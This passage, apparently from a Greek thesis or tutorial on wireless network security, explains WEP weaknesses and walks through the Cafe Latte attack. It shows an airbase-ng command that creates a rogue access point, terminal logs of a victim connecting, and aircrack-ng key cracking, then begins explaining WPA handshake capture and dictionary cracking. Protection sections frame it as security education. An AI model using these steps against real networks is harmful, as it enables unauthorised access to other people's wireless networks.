
Επίσης, θα μπορούσαμε να εφαρμόσουμε μία επίθεση ψεύτικης συσχέτισης για να παρατηρήσουμε πάλι το ίδιο αποτέλεσμα όπως φαίνεται παρακάτω:



Οπότε σε αυτή την περίπτωση θα πρέπει να αντιγράψουμε τη MAC διεύθυνση ενός συνδεδεμένου χρήστη στο σημείο πρόσβασης. Αφού κάνουμε αυτό, στην παρακάτω εικόνα βλέπουμε ότι πλέον η συσχέτιση είναι επιτυχής.




Figure 74: Επιτυχία συσχέτισης

6.5.5 Προστασία

Όπως δείξαμε, η κρυπτογράφηση WEP δεν προσφέρει και τόσο μεγάλη ασφάλεια, αφού εύκολα κάποιος μπορεί να τη σπάσει και να ανακτήσει το μυστικό κλειδί. Μερικά βήματα που θα μπορούσαν να εφαρμοστούν για προστασία εναντίων των αδυναμιών του WEP είναι:

1. Η αύξηση του μήκους των IV (Initialization Vector) και η χρησιμοποίηση μυστικού κλειδιού των 104 bit θα μείωνε την επαναχρησιμοποίηση του μυστικού keystream, αυξάνοντας έτσι τη δυσκολία για τον επιτιθέμενο.
2. Βελτίωση της διαχείρισης των μυστικών κλειδιών επιτρέποντας σε κάθε χρήστη να έχει το δικό του μυστικό κλειδί, αλλάζοντας έτσι συχνά τα κλειδιά.
3. Κάνοντας τα μυστικά κλειδιά δυναμικά ώστε να αλλάζουν πριν ο επιτιθέμενος προλάβει να μαζέψει αρκετές πληροφορίες για να σπάσει το κλειδί.
4. Χρησιμοποίηση VPN (Virtual Private Network) για όλες τις ασύρματες επικοινωνίες.
5. Χρησιμοποίηση καλύτερων τεχνικών κρυπτογράφησης όπως είναι το WPA και το WPA2.

6.6 Cafe Latte Επίθεση

Μέχρι τώρα όλες οι επιθέσεις που εφαρμόσαμε για να σπάσουμε το WEP κλειδί κρυπτογράφησης ήταν περιορισμένες στην εμβέλεια κάλυψης του RF σήματος του κάθε σημείου πρόσβασης. Έτσι ένας επιτιθέμενος θα έπρεπε να βρίσκεται κοντά στο σημείο πρόσβασης ή στους χρήστες που είναι συνδεδεμένοι σε αυτό, προκειμένου να μαζέψει αρκετά πακέτα και να έχει σαν αποτέλεσμα μια επιτυχημένη επίθεση. Τότε γεννήθηκε το ερώτημα εάν θα ήταν εφικτό να σπάσουμε το WEP κλειδί ενός δικτύου μέσω ενός χρήστη ο οποίος βρίσκεται μακριά από το σημείο πρόσβασης και από την εμβέλεια κάλυψης του, κάνοντας τον να παράγει χιλιάδες πακέτα κρυπτογραφημένα με το WEP κλειδί αυτό. Στη συνέχεια εξηγούμε τη λύση σε αυτό το ερώτημα και η οποία δίδεται με την **Cafe Latte** επίθεση.

6.6.1 Πως λειτουργεί η επίθεση

Σχεδόν όλα τα λειτουργικά συστήματα όπως είναι τα Windows, αποθηκεύουν διάφορες πληροφορίες για τα δίκτυα στα οποία ένας χρήστης συνδέεται. Συνεπώς, τα λειτουργικά συστήματα διατηρούν μία λίστα με τα στοιχεία αυτά η οποία ονομάζεται *Preferred Network List* ή PNL. Σε αυτή τη λίστα υπάρχουν αποθηκευμένα και οι κωδικοί που ο χρήστης έχει χρησιμοποιήσει για να συνδεθεί σε ένα δίκτυο, έτσι ώστε την επόμενη φορά που θα βρεθεί πάλι κοντά σε αυτό το δίκτυο, ο υπολογιστής του να συνδεθεί αυτόματα στο δίκτυο αυτό.

Κάθε φορά που ένας χρήστης ανοίγει τον υπολογιστή του και ενεργοποιεί τη ασύρματη κάρτα για να συνδεθεί σε κάποιο σημείο πρόσβασης, ο υπολογιστής του θα αρχίσει να στέλνει probe request πακέτα για τα δίκτυα που έχει συνδεθεί στο παρελθόν, δηλαδή για τα δίκτυα που υπάρχουν στη λίστα που προαναφέραμε πιο πάνω (roaming client). Ο επιτιθέμενος μπορεί να ανιχνεύσει αυτά τα probe request πακέτα. Ύστερα μπορεί να δημιουργήσει ένα ψεύτικο σημείο πρόσβασης με το ίδιο όνομα που υπάρχει στα probe request πακέτα και να απαντήσει στον χρήστη με ένα probe response πακέτο προσποιώντας ότι είναι το σημείο πρόσβασης για το οποίο ψάχνει ο χρήστης. Ο χρήστης θα στείλει ένα authentication request πακέτο προσπαθώντας να αποδείξει την ταυτότητα του στο σημείο πρόσβασης, που σε αυτή την περίπτωση είναι ο επιτιθέμενος που προσποιείται. Έτσι θα στείλει στον επιτιθέμενο ένα κρυπτογραφημένο μήνυμα με το WEP κλειδί το οποίο εκείνος δεν γνωρίζει. Ανεξαρτήτως το κλειδί που ο χρήστης κρυπτογραφεί το μήνυμα και το είδος της κρυπτογράφησης, ο επιτιθέμενος θα απαντήσει στον χρήστη με ένα authentication response πακέτο, λέγοντάς του ότι το μήνυμα ήταν κρυπτογραφημένο με το σωστό κλειδί και η επικύρωση ήταν επιτυχής.

Και εδώ είναι η αδυναμία του WEP που καθιστά την επίθεση αυτή επιτυχής. Μόνο ο χρήστης επικυρώνει τον εαυτό του στο σημείο πρόσβασης, και όχι το σημείο πρόσβασης στον χρήστη. Έτσι ο χρήστης θα συνδεθεί σε όποιον απαντήσει στα probe request πακέτα τα οποία αυτός στέλνει.

Αμέσως μόλις ο χρήστης συνδεθεί στο ψεύτικο σημείο πρόσβασης, θα στείλει DHCP requests για να αποκτήσει μία IP διεύθυνση. Στην παρακάτω εικόνα βλέπουμε μέσω του Wireshark τις DHCP αιτήσεις που κάνει ο χρήστης.




Figure 75: DHCP αιτήσεις του χρήστη

Επειδή όμως δεν τρέχει κάποιος DHCP server, μετά από λίγο ο χρήστης θα αποκτήσει την αυτόματη IP διεύθυνση (Auto-configuration IP address) . Βλέπουμε ότι ο χρήστης πήρε τελικά την IP διεύθυνση 169.254.159.113




Figure 76: Αυτόματη IP του χρήστη

Μόλις αυτό γίνει, ο χρήστης θα αρχίσει να στέλνει ARP Gratuitous πακέτα για να ανακοινώσει στο δίκτυο την IP που πήρε. Παρακάτω επαληθεύουμε την IP του χρήστη ο οποίος τρέχει λειτουργικό σύστημα Windows.




Figure 77: Επιβεβαίωση IP

Από αυτό το σημείο και μετά μπορεί να ξεκινήσει και η Cafe Latte επίθεση. Την επίθεση αυτή την αναλαμβάνει το εργαλείο airebase-ng που έχουμε χρησιμοποιήσει σε πολλές επιθέσεις μέχρι τώρα.

Αυτό που κάνει αυτό το εργαλείο σε αυτή την επίθεση είναι να καταγράψει ένα ARP Gratuitous πακέτο. Σε αυτό το πακέτο, στα πεδία της MAC του αποστολέα και της IP του αποστολέα , αλλάζει συνέχεια τις τιμές με αποτέλεσμα αυτό το πακέτο να μετατραπεί σε ένα ARP Request πακέτο. Ύστερα στέλνει αυτό το πακέτο στον χρήστη. Έτσι ο χρήστης θα νομίζει ότι κάθε φορά που λαμβάνει ένα τέτοιο πακέτο, κάποιος άλλος χρήστης που βρίσκεται στο ίδιο δίκτυο με εκείνον, θέλει να μάθει τη MAC διεύθυνσή του. Τελικά ο χρήστης μας θα απαντήσει και θα στείλει τη MAC διεύθυνση του σε ένα κρυπτογραφημένο πακέτο. Αφού ο επιτιθέμενος επαναλάβει αυτή τη διαδικασία πολλές φορές θα μαζέψει πολλά τέτοια κρυπτογραφημένα πακέτα που το καθένα θα είναι κρυπτογραφημένο με ένα διαφορετικό IV. Έτσι, μπορεί να ξεκινήσει τη διαδικασία εκτελώντας το εργαλείο aircrack-ng για να σπάσει το WEP κλειδί. Στην παρακάτω εικόνα βλέπουμε πως η Cafe Latte επίθεση αλλάζει κάθε φορά την IP του αποστολέα σε ένα ARP πακέτο.




Figure 78: Αποτέλεσμα της Cafe Latte επίθεσης

6.6.2 Η Cafe Latte την πράξη

Ας αρχίσουμε λοιπόν να εφαρμόσουμε στην πράξη την επίθεση αυτή. Αρχικά αυτό που πρέπει να κάνουμε είναι να παρακολουθήσουμε τον αέρα για probe request πακέτα. Αυτό μπορούμε να το κάνουμε με το εργαλείο airodump-ng. Στην παρακάτω εικόνα βλέπουμε ότι το εργαλείο έχει καταγράψει δύο υπολογιστές που στέλνουν probe requests για το essid MyNet.




Figure 79: Probe requests

Αμέσως εμείς ως επιτιθέμενοι δημιουργούμε ένα ψεύτικο σημείο πρόσβαση με το ίδιο essid που βλέπουμε στα probe requests. Για να δημιουργήσουμε το σημείο πρόσβασης θα χρησιμοποιήσουμε όπως και πριν το εργαλείο airebase-ng δίνοντας την εντολή:

airebase-ng -c 3 -a 00:1F:9F:C9:25:E8 --essid MyNet -L -W 1 -x 10

όπου η παράμετρος **-L** ξεκινάει τη Cafe Latte επίθεση, το **-W 1** καθορίζει ότι το σημείο πρόσβασης που δημιουργούμε θα έχει κρυπτογράφηση WEP. Το **-x 10** καθορίζει πόσα ARP request πακέτα το δευτερόλεπτο θα στέλνει το σημείο πρόσβαση μας στον χρήστη-θύμα. Στην παρακάτω εικόνα βλέπουμε ότι το ο υπολογιστής του χρήστη-θύμα με MAC 88:53:2E:22:04:D4 προσπαθεί αυτόματα να συνδεθεί με το σημείο πρόσβασης μας, στέλνοντας ένα αρχικό κρυπτογραφημένο μήνυμα (*Got 140 bytes keystream: 88:53:2E:22:04:D4*).

```
root@bt:~# airbase-ng -c 3 -a 00:1F:9F:C9:25:E8 -e MyNet -L -W 1 mon0
15:30:29  Created tap interface at0
15:30:29  Trying to set MTU on at0 to 1500
15:30:30  Access Point with BSSID 00:1F:9F:C9:25:E8 started.
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
15:30:39  SKA from 88:53:2E:22:04:D4
15:30:39  SKA from 88:53:2E:22:04:D4
15:30:39  SKA from 88:53:2E:22:04:D4
15:30:39  SKA from 88:53:2E:22:04:D4
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
15:30:39  Got 140 bytes keystream: 88:53:2E:22:04:D4
```

Figure 80: Ψεύτικο σημείο πρόσβασης

Αμέσως το ψεύτικο σημείο πρόσβασης απαντάει λέγοντας στο χρήστη ότι το κλειδί είναι σωστό, και ο χρήστης καταλήγει τελικά να συνδεθεί επιτυχώς στο σημείο πρόσβασης όπως βλέπουμε παρακάτω. Ύστερα ξεκινάει και η επίθεση μας.

```
15:44:54  Client 88:53:2E:22:04:D4 associated (WEP) to ESSID: "MyNet"
15:44:54  Client 88:53:2E:22:04:D4 associated (WEP) to ESSID: "MyNet"
15:44:54  Client 88:53:2E:22:04:D4 associated (WEP) to ESSID: "MyNet"
15:44:54  Client 88:53:2E:22:04:D4 associated (WEP) to ESSID: "MyNet"
15:44:54  Client 88:53:2E:22:04:D4 associated (WEP) to ESSID: "MyNet"
15:44:54  Client 88:53:2E:22:04:D4 associated (WEP) to ESSID: "MyNet"
15:44:54  Client 88:53:2E:22:04:D4 associated (WEP) to ESSID: "MyNet"
15:44:54  Starting Caffe-Latte attack against 88:53:2E:22:04:D4 at 10 pps.
```

Figure 81: Έναρξη της επίθεσης

Παράλληλα με τη δημιουργία του σημείου πρόσβαση, πρέπει να καταγράψουμε και την κίνηση χρησιμοποιώντας το airodump-ng όπως φαίνεται παρακάτω. Ύστερα περιμένουμε μέχρι να μαζέψουμε έναν μεγάλο αριθμό από κρυπτογραφημένα πακέτα (στήλη #Data).

Figure 82: Καταγραφή κίνησης

Αφού έχουμε καταγράψει μερικές χιλιάδες πακέτα (45.000 - 50.000), μπορούμε να ξεκινήσουμε παράλληλα και το σπάσιμο του κλειδιού χρησιμοποιώντας το aircrack-ng.
Στην παρακάτω εικόνα βλέπουμε ότι το αρχείο όπου αποθηκεύεται η κίνηση έχει το όνομα *CaffeLatte-01.cap*.

Figure 83: Αρχείο κίνησης

Αφού τρέξουμε το aircrack-ng, θα δούμε ότι το εργαλείο έχει καταγράψει κίνηση και για άλλα δίκτυα. Όποτε εμείς διαλέγουμε το δίκτυο που μας ενδιαφέρει και πατάμε το *Enter* όπως φαίνεται στην παραπάνω εικόνα.




Figure 84: Έναρξη του aircrack-ng

Αμέσως το aircrack-ng θα αρχίσει να σπάει το κλειδί και μετά από κάποια λεπτά θα μας παρουσιάσει το αποτέλεσμα με το σωστό κλειδί.

Figure 85: Εύρεση κλειδιού

Στην παραπάνω εικόνα παρατηρούμε ότι χρειαστήκανε περίπου 49.000 κρυπτογραφημένα πακέτα (IVs) για να μπορέσουμε να βρούμε το κλειδί.

Είδαμε λοιπόν πως μπορούμε να εφαρμόσουμε τη Cafe Latte επίθεση, μέσω της οποίας μπορούμε να βρούμε το κλειδί της κρυπτογράφησης χρησιμοποιώντας έναν χρήστη, χωρίς να χρειάζεται αυτός να είναι συνδεδεμένος ή κοντά σε σημείο πρόσβασης. Η επιτυχία αυτής της επίθεσης οφείλεται στις αδυναμίες που παρουσιάζει το WEP, και επίσης στο λάθος που κάνουν τα λειτουργικά συστήματα που χρησιμοποιούμε σήμερα, να εκπέμπουν probe request πακέτα όταν ενεργοποιείται η ασύρματη κάρτα του υπολογιστή, με αποτέλεσμα κάποιος επιτιθέμενος να καταγράψει αυτά τα πακέτα και να πράξει όπως εμείς σε αυτή την επίθεση.

6.6.3 Προστασία

Η μόνη άμυνα εναντίων αυτής της επίθεσης που μπορεί να εφαρμόσει ένας χρήστης, είναι να ρυθμίσει τον υπολογιστή του να μην συνδέεται ποτέ αυτόματα σε κάποιο δίκτυο που βρίσκεται σε κοντινή απόσταση, και πάντα να επιλέγει ο χρήστης εάν θέλει να συνδεθεί σε κάποιο δίκτυο. Όμως επειδή οι χρήστες βρίσκουν κάπως κουραστικό κάθε φορά που ανοίγουν τον υπολογιστή τους, να πρέπει να συνδέονται σε κάποιο δίκτυο, οι περισσότεροι από εμάς πάντα ρυθμίσουμε τον υπολογιστή μας να συνδέεται αυτόματα σε εκείνο το δίκτυο όπου συνδεόμαστε πιο συχνά, π.χ., το οικιακό μας δίκτυο.

6.7 Σπάζοντας το WPA

Σε αυτή τη ενότητα θα δούμε και θα εφαρμόσουμε μια επίθεση για να ανακτήσουμε το WPA μυστικό κλειδί. Προκειμένου ένας επιτιθέμενος να μπορέσει να σπάσει το κλειδί, πρέπει να βάλει την ασύρματη κάρτα του σε κατάσταση καταγραφής (monitor mode) και να καταγράψει τα τέσσερα πακέτα της χειραψίας, δηλαδή όλη τη διαδικασία του four-way handshake καθώς ένας χρήστης συνδέεται σε ένα σημείο πρόσβασης με WPA κρυπτογράφηση. Αν η υπομονή δεν είναι η καλύτερη αρετή μας, τότε αντί να περιμένουμε κάποιον χρήστη να συνδεθεί, μπορούμε να αποσυνδέσουμε έναν χρήστη που είναι ήδη συνδεδεμένος εφαρμόζοντας μια de-authentication επίθεση.

Μόλις ο επιτιθέμενος καταγράψει και τα τέσσερα πακέτα, οι πληροφορίες που αποκτάει από αυτά είναι οι MAC του χρήστη και του σημείου πρόσβασης, το τυχαίο αριθμό S-nonce, όπως και το τυχαίο αριθμό A-nonce. Αυτό που θα κάνει ο επιτιθέμενος για να επιτύχει η επίθεση, είναι να χρησιμοποιήσει μία επίθεση βασισμένη σε λεξικό (dictionary-based attack) όπου χρησιμοποιεί ένα λεξικό με κοινές λέξεις και φράσεις.

Αυτό που κάνει ύστερα είναι να παίρνει κάθε φορά μία λέξη από το λεξικό και να την εισάγει σαν όρισμα στη συνάρτηση PBKDF2 μαζί με το SSID του σημείου πρόσβασης. Το αποτέλεσμα θα είναι το προ-μοιρασμένο κλειδί (PMK) μεγέθους 256 bit το οποίο μπορεί ή όχι να είναι το σωστό προ-μοιρασμένο κλειδί. Ο επιτιθέμενος έχει ήδη καταγράψει τα τέσσερα στοιχεία από το four-way handshake που είπαμε παραπάνω και μαζί με το PMK που μόλις υπολόγισε, δημιουργεί το PTK το οποίο δεν ξέρει ακόμα εάν είναι το σωστό.

